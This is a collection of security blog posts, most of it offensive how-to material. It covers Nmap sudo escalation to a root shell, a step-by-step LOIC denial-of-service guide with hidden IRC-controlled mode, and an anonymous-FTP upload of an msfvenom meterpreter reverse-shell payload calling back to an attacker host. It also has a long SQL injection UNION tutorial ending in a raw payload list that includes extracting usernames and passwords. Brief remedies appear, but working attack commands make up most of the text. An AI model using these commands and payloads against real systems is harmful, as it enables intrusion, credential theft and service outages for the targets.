by Vry4n_ | Dec 5, 2019 | Linux Post-Exploitation
Nmap is a scanner for network and OS services detection. However, if misconfigured to be used with “sudo” or “administrator” privileges can lead to a privilege escalation.
Exploit 1

1. Check what sudo permission the current user has, desired “NOPASSWD”
2. Execute Nmap in interactive mode


3. Nmap has been run with “sudo” privileges. Run a shell inside the Nmap interactive prompt
Exploit 2

1. Having sticky bit permission I get a root shell using ‘!sh’ and now ‘!bash’ so it is worthy to try different shells.
- ls -l /usr/local/bin/nmap

2. Accessing interactive mode we can run the shell
- nmap –interactive
- !bash
- whoami
- exit
- !sh
- whoami
Exploit 3
1. In case that “–interactive” is not an option
- sudo -l
- sudo -u root nmap –interactive

2. We will now try playing with environmental variables
- TF=$(mktemp)
- echo ‘os.execute(“/bin/sh”)’ > $TF
- sudo nmap –script=$TF


3. We now are root
- bash
- whoami; date; hostname
Remedy
Limit the commands a user has access with using sudo (NOPASSWD).
by Vry4n_ | Dec 5, 2019 | Tools
Low Orbit Ion Cannon (LOIC) is one the easiest DDoS tools available, DoS (Denial of service) attack is one of the more powerful hacks, capable of completely taking a server down. In this way, the server will not be able to handle the requests of valid users. With a DOS attack, many computer systems connected to the internet will try to flood a server with false requests, leading to a service disruption.
The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack.
The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads.
http://sourceforge.net/projects/loic/
Type of attacks
(TCP, UDP and HTTP). All three methods implement the same mechanism of attack.
- UDP Attack: To perform the UDP attack, select the method of attack as UDP. It has port 80 as the default option selected, but you can change this according to your need. Change the message string or leave it as the default.
- TCP Attack: This method is similar to UDP attack. Select the type of attack as TCP to use this.
- HTTP Attack: In this attack, the tool sends HTTP requests to the target server. A web application firewall can detect this type of attack easily.
Running the program
- Step 1: Run the tool.
- Step 2: Set the IP address and click Lock on
- Step 3: Set the port
- Step 4: (OPTIONAL) change the “TCP / UDP message”, and increase the number of “Threads”.
- Step 5: Select attack method (TCP, UDP or HTTP). I will recommend TCP to start.
- Step 6: Start the attack

Wireshark will show all the huge flood attack.

After starting the attack, you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider.
Here’s the meaning of each field:
- IDLE: It shows the number of threads idle. It should be zero for higher efficiency of the attack.
- Connecting: This shows the number of threads that are trying to connect to the victim server.
- Requesting: This shows the number of threads that are requesting some information from the victim server.
- Downloading: This shows the number of threads that are initiating some download for some information from the server.
- Downloaded: This number shows how many times data downloading has been initiated from victim server on which you are attacking.
- Requested: This number shows how many times a data download has been requested from victim server.
- Failed: This number shows how many times the server did not respond to the request. A larger number in this field means the server is going down. The success of the attack can be measured by the number shown in this field.

Highlights
Using a proxy: You can’t LOIC with a proxy, the requests will hit the proxy and not the target and it defeats the purpose.
Legal: DoSing(NOT DDoSing) is a legal grey area in most places but check local laws to be sure.
Drawbacks of using LOIC
The main drawback of LOIC as a DOS attack tool is that it is very easy to find the attacker. This tool does not take any precautions to hide IP address of the origin of the attack. Attacks generated by this tool are simple and expose the IP address of attacker in each request packet sent to victim server to flood the request queue. If you are thinking that we can use proxies to solve this problem, you are wrong. Attackers cannot use proxies in these attacks because your requests will hit the proxy server, not the target server. So you will not be able to launch a DOS attack on the server effectively while using a proxy.
LOIC in HIVEMIND
The windows version of LOIC has a feature called HIVEMIND. With this, users can connect their client to an IRC server. In this way, it can be controlled remotely, thus facilitating some risky attacks, so use this wisely. But connecting to an IRC server will not allow a remote administration of your machine or any other risks to your system: it will only control your LOIC client.
To start LOIC in HIVEMIND mode, run this command in the command prompt:
- LOIC.exe /hivemind irc.server.address
After running the above command, your LOIC client will connect to irc://irc.server.adress:6667/loic
You can also set more parameters in the command to use the tool in better way. Use port and channel too with the command.
- LOIC.exe /hivemind irc.server.address 1234 #secret
It will connect to irc://irc.server.adress:1234/secret
HIDDEN MODE: You can also run your LOIC in hidden mode while using it in HIVEMIND. Running in hidden mode means LOIC will run without any visible GUI at your windows system. Just add /HIDDDEN in your command.
- LOIC.exe /hidden /hivemind irc.server.address
It will connect LOIC client to irc://irc.server.adress:6667/loic without any visible GUI on windows.
Web-based LOIC (JS LOIC): This version of LOIC was released on 9th December, 2010. This web- based tool runs only on JavaScript-enabled web browsers. In JS LOIC, JS stands for JavaScript This version of LOIC sends an ID and message with lots of connections with each ID and message. This is easier to use than the desktop version. Just visit the web page with a single HTML file and start the attack. The attack power of this version is same as from the desktop.
How to prevent the attack of LOIC
LOIC is available for free to download and use, and can be used effectively with very little hacking experience. Anyone that wants to can attack a website with this tool.
As discussed above, the attack of this tool is simple and easy to identify. A well-configured firewall is enough to prevent the attack from being fully effective.
by Vry4n_ | Dec 5, 2019 | Linux Exploitation
FTP users may authenticate themselves with a clear-text sign-in protocol, normally in the form of a username and password, but can connect anonymously if the server is configured to allow it.
If anonymous login is allowed by admin to connect with FTP then anyone can login into server. An attacker can easily search for anonymous login permission using following metasploit exploit.
Exploit
1. Scan the host to find this vulnerability

2. Run metasploit module to know log in permissions
- use auxiliary/scanner/ftp/anonymous
- show options
- set RHOST 10.10.10.5
- exploit


This login has READ/WRITE permissions. With these permissions we can try a reverse shell. This server runs aspnet, so, we are writing an .aspx payload on a windows machine.

3. Start a handler using metasploit
- use exploit/multi/handler
- show options
- set payload windows/meterpreter/reverse_tcp
- set LHOST 10.10.14.32
- exploit

4. Create payload with msfvenom, create a local file named reverse_tcp.aspx
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 –f aspx > reverse_tcp.aspx

5. Upload the reverse_tcp.aspx file using PUT command in out anonymous FTP session

6. If the server is running a website you could execute the reverse_shell.aspx file from there.


7. We finally get a connection in our handler in metasploit, gather host info from there.

8. Get shell access
Extra
1. To find out if you can execute the payload uploaded with FTP. You can search for existing files in there also

2. We will try to find, welcome.png
- http://10.10.10.5/welcome.png

Note: Luckily the root directory of this FTP is the same as apache.
Solution: Disable Anonymous Login
Again in order to secure your server from anonymous user login then follow given below steps:
- Open config file
- Set anonymous enable = NO
- service vsftpd restart
by Vry4n_ | Dec 5, 2019 | Web Exploitation
When an application is vulnerable to SQL injection and the results of the query are returned within the application’s responses, the UNION keyword can be used to retrieve data from other tables within the database. This results in an SQL injection UNION attack.
Example of vulnerable URL
- http://vk9-sec.com/report.php?id=23’ order by 5–+
Now we will use Union select statement over here.
- http://vk9-sec.com/report.php?id=23’ union select 1,2,3,4,5–+
what will it do is concatenate one more row to the output which will look like this

if you see any of these numbers printed in the webpage or the title or anywhere else then you can know the the developer is printing multiple rows. But in case you cannot see any of these numbers printed then you can simply invalidate the first query so that it won’t give any output and eventually your output will become the one and only output to be printed.
- http://vk9-sec.com/report.php?id=23’ and 0 union select 1,2,3,4,5–+
- http://vk9-sec.com/report.php?id=23’ and false union select 1,2,3,4,5–+
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,3,4,5–+
- http://vk9-sec.com/report.php?id=null’ union select 1,2,3,4,5–+
- http://vk9-sec.com/report.php?id=23’ && 0 union select 1,2,3,4,5–+
Any of the number must be printed in the webpage again as basic thing to understand is that programmer may be only printing some particular columns from the output, lets say the third one. So we if we can see 3 in the page then its good otherwise we can try the query below with some other values.
- http://vk9-sec.com/report.php?id=-23’ union select ‘hello1′,’hello2′,’hello3′,’hello4′,’hello5’–+
Now just try to find it inside the source code. If you find hello1 that means the first columns is getting printed and if you found hello2 then the second column is getting printed and so on. Still sometimes if the programmer is using mysql_real_escape_string it may create an error or else no output. We can simply avoid the usage of single quotes using hex values. Below is the encoded query for the above same query.
- http://vk9-sec.com/report.php?id=-23’ union select 0x68656c6c6f31,0x68656c6c6f32,0x68656c6c6f33,0x68656c6c6f34,0x68656c6c6f35–+
One small thing to remember is that always add 0x before any hexadecimal value. Hopefully the above query should work and you will find the column which is getting printed on the webpage or inside the source code, now we can try some Default functions and variables, to get some information related to our target.
Variable/Function Output
@@hostname : Current Hostname
@@tmpdir : Temp Directory
@@datadir : Data Directory
@@version : Version of DB
@@basedir : Base Directory
user() : Current User
database() : Current Database
version() : Version
schema() : current Database
UUID() : System UUID key
current_user() : Current User
current_user : Current User
system_user() : Current System user
session_user() : Session user
@@GLOBAL.have_symlink : Check if Symlink Enabled or Disabled
@@GLOBAL.have_ssl : Check if it have ssl or not
As we know that third is the column which is getting printed so now we will use the above functions on place of that columns only.
To get the Current Database Name
- http://vk9-sec.com/report.php?id=-23 union select 1,2,database(),4,5–+
To get the Current Version
- http://vk9-sec.com/report.php?id=-23 union select 1,2,version(),4,5–+
To get the Current User
- http://vk9-sec.com/report.php?id=-23 union select 1,2,user(),4,5–+
To get the Temporary Directory Path
- http://vk9-sec.com/report.php?id=-23 union select 1,2,@@tmpdir,4,5–+
Data Extraction using SQLi
There are many ways to extract data using SQLi so first one is union based. First, I will show you the Queries and then show you how we can inject them.
Query: Select table_schema from information_schema.schemata
Injection: http://vk9-sec.com/report.php?id=-23’ union select 1,2,version(),4,5–+
Will give us names of all the Databases available. But as we found earlier that sometimes programmer may not be printing all the rows. He may be printing the first row from output. So in that case we can use limit keyword to enumerate the rows one by one.
First row
- Select table_schema from information_schema.schemata limit 0,1–+
Second row
- Select table_schema from information_schema.schemata limit 1,1–+
Third row
- Select table_schema from information_schema.schemata limit 2,1–+
Forth row
- Select table_schema from information_schema.schemata limit 3,1–+
In the above manner we can get each row one by one. Now let’s see how can we extract all the table names from a database.
Query :
- Select table_name from information_schema.tables where table_schema=’databasename’
Query for Current DB:
- Select table_name from information_schema.tables where table_schema=database()
Injection :
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,table_name,4,5 from information_schema.tables where table_schema=database()–+
Above injection will give you all the rows at once, but if you want one by one then you can use limit.
First row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,table_name,4,5 from information_schema.tables where table_schema=database() limit 0,1–+
Second row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,table_name,4,5 from information_schema.tables where table_schema=database() limit 1,1–+
Third row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,table_name,4,5 from information_schema.tables where table_schema=database() limit 2,1–+
Forth row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,table_name,4,5 from information_schema.tables where table_schema=database() limit 3,1–+
After getting the Table Names we can move on and start collecting the names of Columns under any table. we can specify the table name as we have all the tablenames.
Query :
- Select column_name from information_schema.columns where table_schema=database() and table_name=’tablenamehere’
Injection :
- http://vk9-sec.com/report.php?id=-23’ union Select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name=’tablenamehere’–+
If the above query do not give any output or an error. You can try to hex the tablename. And now we can try to get all the table names one by one if only one row is getting printed.
First row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name=’tablename’ limit 0,1–+
Second row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name=’tablename’ limit 1,1–+
Third row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name=’tablename’ limit 2,1–+
Forth row
- http://vk9-sec.com/report.php?id=-23’ union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name=’tablename’ limit 3,1–+
Now we know the database name, the table names and the column names so the last stage starts of extracting data from the columns. Now we have to specify from which column we want the data and from which table. Query and injection is simple at this stage
Query : Select column1, column2 from tablename
First row :
- http://vk9-sec.com/report.php?id=-23’ union Select 1,2,concat(column1,column2),4,5 from tablename limit 0,1–+
Second row :
- http://vk9-sec.com/report.php?id=-23’ union Select 1,2,concat(column1,column2),4,5 from tablename limit 1,1–+
Third row :
- http://vk9-sec.com/report.php?id=-23’ union Select 1,2,concat(column1,column2),4,5 from tablename limit 2,1–+
Forth row :
- http://vk9-sec.com/report.php?id=-23’ union Select 1,2,concat(column1,column2),4,5 from tablename limit 3,1–+
Extract multiple values from a single column
This uses the double-pipe sequence || which is a string concatenation operator on Oracle. The injected query concatenates together the values of the username and password fields, separated by the ~ character.
1. Find out the number of columns
- http://vk9-sec.com/report.php?id=-23’ union Select null — (fails)
- http://vk9-sec.com/report.php?id=-23’ union Select null,null — (succeeds)
2. Find out the data type
- http://vk9-sec.com/report.php?id=-23’ union Select ‘a’,null — (fails, not string)
- http://vk9-sec.com/report.php?id=-23’ union Select null,’a’ — (succeeds, string type)
3. This uses the double-pipe sequence || which is a string concatenation operator on Oracle. The injected query concatenates together the values of the username and password fields, separated by the ~ character.
- http://vk9-sec.com/report.php?id=-23’ union Select null,username || ‘~’ || password from users —
- http://vk9-sec.com/report.php?id=23’+union+select+null,username+||+’~’+||password+from+users–
This last alternative uses + instead of blank space to bypass security
Examining the database
When exploiting SQL injection vulnerabilities, it is often necessary to gather some information about the database itself. This includes the type and version of the database software, and the contents of the database in terms of which tables and columns it contains.
On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.
Version oracle
- http://vk9-sec.com/report.php?id=23’+union+select+null,banner+from+v$version–
- http://vk9-sec.com/report.php?id=23 ‘ union select null,banner from v$version–
Version MySQL
- http://vk9-sec.com/report.php?id=23’+union+select+null,@@version–+
- http://vk9-sec.com/report.php?id=23’ union select null,@@version–+
Generic SQL Injection Payloads
'
''
`
``
,
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
 OR 1=1
' OR 'x'='x
' AND id IS NULL; --
'''''''''''''UNION SELECT '2
%00
/*…*/
+        addition, concatenate (or space in url)
||        (double pipe) concatenate
%        wildcard attribute indicator@variable    local variable
@@variable    global variable
# Numeric
AND 1
AND 0
AND true
AND false
1-false
1-true
1*56
-2
1' ORDER BY 1--+
1' ORDER BY 2--+
1' ORDER BY 3--+1' ORDER BY 1,2--+
1' ORDER BY 1,2,3--+1' GROUP BY 1,2,--+
1' GROUP BY 1,2,3--+
' GROUP BY columnnames having 1=1 --
-1' UNION SELECT 1,2,3--+
' UNION SELECT sum(columnname ) from tablename --
-1 UNION SELECT 1 INTO @,@
-1 UNION SELECT 1 INTO @,@,@1 AND (SELECT * FROM Users) = 1    ' AND MID(VERSION(),1,1) = '5';' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --
Finding the table name
Time-Based:
,(select * from (select(sleep(10)))a)
%2c(select%20*%20from%20(select(sleep(10)))a)
';WAITFOR DELAY '0:0:30'--Comments:#        Hash comment
/*      C-style comment
-- -    SQL comment
;%00    Nullbyte
